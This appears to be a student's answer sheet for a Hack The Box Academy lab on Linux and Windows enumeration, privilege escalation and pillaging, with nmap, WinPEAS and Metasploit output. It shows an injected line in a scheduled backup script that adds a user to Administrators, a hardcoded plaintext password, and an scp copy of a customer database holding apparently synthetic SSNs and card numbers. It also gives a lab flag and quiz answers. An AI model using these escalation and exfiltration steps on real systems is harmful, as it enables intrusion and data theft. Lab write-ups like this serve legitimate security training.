

2. What is the status of "User namespace" protection?
enabled

A terminal window titled 'Hashan kodippilige' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows a 'Protections' section with various security features listed. 'AppArmor enabled?' is followed by a message about privilege. 'AppArmor profile?' is 'unconfined'. 'is linuxONE?' is not shown. 'grsecurity present?' is not shown. 'PaX bins present?' is not shown. 'Execshield enabled?' is not shown. 'SELinux enabled?' is not shown. 'Seccomp enabled?' is 'disabled'. 'User namespace?' is 'enabled'. 'Cgroup2 enabled?' is 'enabled'. 'Is ASLR enabled?' is 'Yes'. 'Printer?' is not shown. 'Is this a virtual machine?' is 'Yes (vmware)'.

```
Protections
AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.
AppArmor profile? ..... unconfined
is linuxONE? .....
grsecurity present? .....
PaX bins present? .....
Execshield enabled? .....
SELinux enabled? .....
Seccomp enabled? ..... disabled
User namespace? ..... enabled
Cgroup2 enabled? ..... enabled
Is ASLR enabled? ..... Yes
Printer? .....
Is this a virtual machine? ..... Yes (vmware)
```

3. What is the status of ASLR protection?
enabled

4. What is the full path of the container tool present on the target system?
/snap/bin/lxc


A terminal window titled 'Hashan kodippilige' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows a 'Container' section with a list of container-related tools. The first tool listed is '/snap/bin/lxc'.

```
Container
Container related tools present (if any):
/snap/bin/lxc
/usr/sbin/apparmor_parser
/usr/bin/nsenter
/usr/bin/unshare
/usr/sbin/chroot
/usr/sbin/capsh
/usr/sbin/setcap
/usr/sbin/getcap
```

Questions - Linux Privilege Escalation


How many functions can be exploited with the "nano" binary based on GTFObins?

5



2. What is the UID of the user root?


0



Questions - Linux Pillaging

1. Submit the contents of the "/root/flag.txt" as the answer.

HTB{kXjCFCRfXDHN3EcJ3kAq2Wu4ZWdJ3jeQpnJWMLwGBi}



2. What is the CPU architecture on the target system?

x86_64

```
Hashan Kodippilige
Collecting System Information...
=== OS Information ===
Linux ubuntu 5.15.0-135-generic #146-Ubuntu SMP Sat Feb 15 17:06:22 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
=== Distribution Information ===
Distributor ID: Ubuntu
Description: Ubuntu 22.04.4 LTS
Release: 22.04
Codename: jammy
=== CPU Information ===
Architecture: x86_64
CPU op-mode(s): 32-bit, 64-bit
Address sizes: 43 bits physical, 48 bits virtual
Byte Order: Little Endian
CPU(s): 2
On-line CPU(s) list: 0,1
Vendor ID: AuthenticAMD
Model name: AMD EPYC 7763 64-Core Processor
CPU family: 25
```

3. Which version of vsftpd is installed on the target system? (Format: x.y.z)

3.0.5

```
root@ubuntu:~# cat /tmp/Pillaging_ubuntu_2025-12-07_04-34-41/Packages.txt | grep -i vsftpd
rc vsftpd 3.0.5-0ubuntu1.1 amd64 lightweight, efficient FTP server written for security
root@ubuntu:~# Hashan Kodippilige
```

4. How many SUID/SGID binaries have been found with the linpill.sh script?

55

```
=== Summary of Key Findings ===
Interesting Files Found: 28747
Sensitive Files Found: 2
Writable PATH Directories: 1
SUID/SGID Binaries: 55
Pillaging complete. All data saved to /tmp/Pillaging_ubuntu_2025-12-07_04-34-41
Completed at: 2025-12-07 04:35:06
root@ubuntu:~# Hashan Kodippilige
```

Questions - Windows Information Gathering

1. How many TCP ports in total are open on the Windows target?
19

```

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[+] sudo nmap -p- -sV -sC 10.129.230.148 -T5 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-07 00:12 CST
Warning: 10.129.230.148 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.230.148
Host is up (0.077s latency).
Not shown: 64428 closed tcp ports (reset), 1088 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
3000/tcp   open  ppp?
| fingerprint-strings:
|_ GenericLines, Help:
|_ HTTP/1.1 400 Bad Request
|_ Content-Type: text/plain; charset=utf-8
|_ Connection: close
|_ Request
|_ GetRequest:
|_ HTTP/1.0 200 OK

3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=WIN01
|_ Not valid before: 2025-12-06T05:15:16
|_ Not valid after: 2026-06-07T05:15:16
|_ _ssl-date: 2025-12-07T06:16:30+00:00; -1s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: WIN01
|_ NetBIOS_Domain_Name: WIN01
|_ NetBIOS_Computer_Name: WIN01
|_ DNS_Domain_Name: WIN01
|_ DNS_Computer_Name: WIN01
|_ Product_Version: 10.0.17763
|_ System_Time: 2025-12-07T06:16:19+00:00
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ ssl-cert: Subject: commonName=LOGGING-VM
|_ Subject Alternative Name: DNS:LOGGING-VM
|_ Not valid before: 2024-07-15T08:46:58
|_ Not valid after: 2025-07-15T09:06:58
|_ http-title: Not Found
|_ tls-alpn:
|_ http/1.1
|_ _ssl-date: 2025-12-07T06:16:30+00:00; -1s from scanner time.
|_ http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp   open  ssl/http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ ssl-cert: Subject: commonName=VelociraptorServer/organizationName=Velociraptor
|_ Subject Alternative Name: DNS:VelociraptorServer, DNS:VelociraptorServer
|_ Not valid before: 2024-09-02T12:20:15
|_ Not valid after: 2034-08-31T12:20:15
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ _ssl-date: TLS randomness does not represent time

8889/tcp   open  ssl/ddi-tcp-2?
|_ ssl-cert: Subject: commonName=VelociraptorServer/organizationName=Velociraptor

47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
49671/tcp  open  msrpc        Microsoft Windows RPC

```

WIN01



Questions - Windows Initial Access

1. What is the hostname of the file server that you discovered in the PowerShell script?

FileServer01

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[+]$ cat tmp.ps1
# Script: CopyFileFromRemoteShare.ps1
$username = "WIN01\john"
$password = "SuperSecurePass123"
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $securePassword)

$remoteShare = "\\FileServer01\SharedFolder"
$sourceFileName = Read-Host -Prompt "File> "
$sourceFile = "$remoteShare\$sourceFileName"
$destinationFile = "C:\Temp\$sourceFileName"
$destinationDir = "C:\Temp"

if (-not (Test-Path $destinationDir)) {
    New-Item -Path $destinationDir -ItemType Directory -Force
}

try {
    New-PSDrive -Name "Z" -PSProvider FileSystem -Root $remoteShare -Credential $credential -ErrorAction Stop

    if (Test-Path "Z:\$sourceFileName") {
        Copy-Item -Path "Z:\$sourceFileName" -Destination $destinationFile -Force
        Write-Output "File copied successfully to $destinationFile"
    } else {
        Write-Output "Error: File '$sourceFileName' not found in $remoteShare"
    }
} catch {
    Write-Output "An error occurred: $_"
} finally {
    Remove-PSDrive -Name "Z" -Force -ErrorAction SilentlyContinue
} [us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[+]$ Hashan Kodippilige
```

2. When was the Gitea Git Hooks RCE vulnerability disclosed? (Format: YYYY-MM-DD)

2020-10-07

```
Hasdhan Kodippilige
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> info 9

Name: Gitea Git Hooks Remote Code Execution
Module: exploit/multi/http/gitea_git_hooks_rce
Platform: Unix, Linux, Windows
Arch: cmd, x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2020-10-07

Provided by:
Podalirius
Christophe De La Fuente

Module side effects:
artifacts-on-disk
ioc-in-logs

Module stability:
crash-safe

Module reliability:
repeatable-session

Available targets:
Id Name
-- --
0 Unix Command
1 Linux Dropper
2 Windows Command
=> 3 Windows Dropper
```



Questions - Windows System Enumeration

1. What is the task name that repeats every 2 minutes? (Format: <name>)

CorpBackupAgent

2. What is the SID of the user "john"?

s-1-5-21-481531802-3248398329-2133938904-1002




```
Hashan kodippilige
FreeRDP: 10.129.230.148

Select Windows PowerShell
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups

USER INFORMATION
-----
User Name SID
-----
win01\john s-1-5-21-481531802-3248398329-2133938904-1002
```

3. What is the exact OS Version that WinPEAS delivers?


10.0.17763 N/A Build 17763



```
PS C:\Users\john> (Get-CimInstance Win32_OperatingSystem).Version
10.0.17763
PS C:\Users\john> (Get-CimInstance Win32_OperatingSystem).BuildNumber
17763
PS C:\Users\john> (Get-CimInstance Win32_OperatingSystem).ServicePackLevel
PS C:\Users\john> Hashan Kodippilige_
```

4. How many hotfixes are installed on the Windows target?

5



```
Hashan kodippilige
FreeRDP: 10.129.230.148

Select Windows PowerShell

=====||SYSTEM INFORMATION||=====
The following information is curated. To get a full list of system information, run the cmdlet get-computerinfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:811 char:1
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed


=====|| WINDOWS HOTFIXES
-| Check if windows is vulnerable with Watson https://github.com/rasta-mouse/Watson
Possible exploits (https://github.com/codingo/OSCP-2/blob/master/Windows/winPrivCheck.bat)

HotfixID Description InstalledBy InstalledOn
-----
KB5010427 Update NT AUTHORITY\SYSTEM 2/26/2022 12:00:00 AM
KB5009642 Update NT AUTHORITY\SYSTEM 2/25/2022 12:00:00 AM
KB4589208 Update NT AUTHORITY\SYSTEM 2/25/2022 12:00:00 AM
KB5009472 Update WIN01\Administrator 2/25/2022 12:00:00 AM
KB4577586 Update WIN01\Administrator 2/25/2022 12:00:00 AM
```

Questions - Windows Vulnerability Assessment

1. What is the content of the first line in the healthcheck.log file on the Windows target?

Backup prep completed.




```
Windows PowerShell
PS C:\ProgramData> Get-Content "C:\ProgramData\CorpBackup\Logs\healthcheck.log" -TotalCount 1
Backup prep completed.
PS C:\ProgramData> Hashan Kodippilige_
```

Questions - Windows Privilege Escalation

1. What does the "backupprep.ps1" script measures? (Format: two words)

CPU Usage



```

# CorpBackup Health Check Script

$timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

"System health check at $timestamp - CPU Usage: $(Get-CimInstance Win32_Processor | Measure-Object -Property LoadPercentage -Average"

"Backup prep completed." | Out-File "C:\ProgramData\CorpBackup\Logs\healthcheck.log" -Append

Add-LocalGroupMember -Group "Administrators" -Member "WIN01\john"
  
```


2. What type of attack was being used to escalate the privileges in the above example? (Format: two words)

Code Injection

Questions - Windows Pillaging

1. What is the customer ID of "Nicholas Taylor"?

7d660ce6-fb54-4006-8446-5ae1b3ae1064,




```

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-xfzbnltjo]-[~/WIN01]
[*]$ scp john@10.129.127.7:"C:/Users/Administrator/customer_database.csv" ./customer_database.csv
john@10.129.127.7's password:
customer_database.csv 100% 45KB 196.6KB/s 00:00
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-xfzbnltjo]-[~/WIN01]
[*]$ cat customer_database.csv
Customer ID,First Name,Last Name,Email,Phone Number,Address,City,State,Zip Code,Country,Date of Birth,SSN,Credit Card Number,Credit Card Expiry,CVV
b7783bb2-8dd1-4f62-925c-ae5def54f1df,Steven,Stokes,zmason@orr.net,172.672.9922x6079,"32720 Curtis Neck
East Michaelmouth, SC 13735",Leonburgh,North Dakota,82053,Belgium,1973-08-19,071-04-7993,675983639542,06/34,368
6eff6dfb-df7c-48fb-8c29-e2202b9d7951,Melanie,Hogan,catherinehenderson@hotmail.com,7486560002,"637 Daniel Divide
Leeberg, NY 33782",Vickiebury,Kansas,25436,Puerto Rico,1979-05-27,073-47-7179,5458729718000888,12/31,376
2ef855f0-5435-4f1a-ae78-4b36e773e5e9,Tina,Salinas,bobbypennington@gonzalez-hammond.net,001-371-711-9963x939,"USS Martinez
EPD AP 70030",West Johnmouth,Wyoming,61202,Chile,1958-04-20,002,98-3002,38246860646039,03/32,759
North Kristi, CO 25677",Lake Sean,Missouri,47945,Congo,1998-12-02,453-74-5723,4631558681993,11/31,6549
7d660ce6-fb54-4006-8446-5ae1b3ae1064,Nicholas,Taylor,amandalewis@yahoo.com,(157)922-3156,"8849 Brandon Roads Apt. 930
Butlerburgh, WV 41363",North Jenniferborough,Maryland,74594,French Southern Territories,1960-09-13,212-17-6844,4366088144609239191,11/31,946
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-xfzbnltjo]-[~/WIN01]
[*]$ Hashan kodippilige
  
```

2. What is the path of the ADMIN\$ share?

C:\Windows

3. Which Wireshark version is installed on the Windows target? (Format: x.y.z)
4.2.5



4. How many firewall rules are enabled?
198

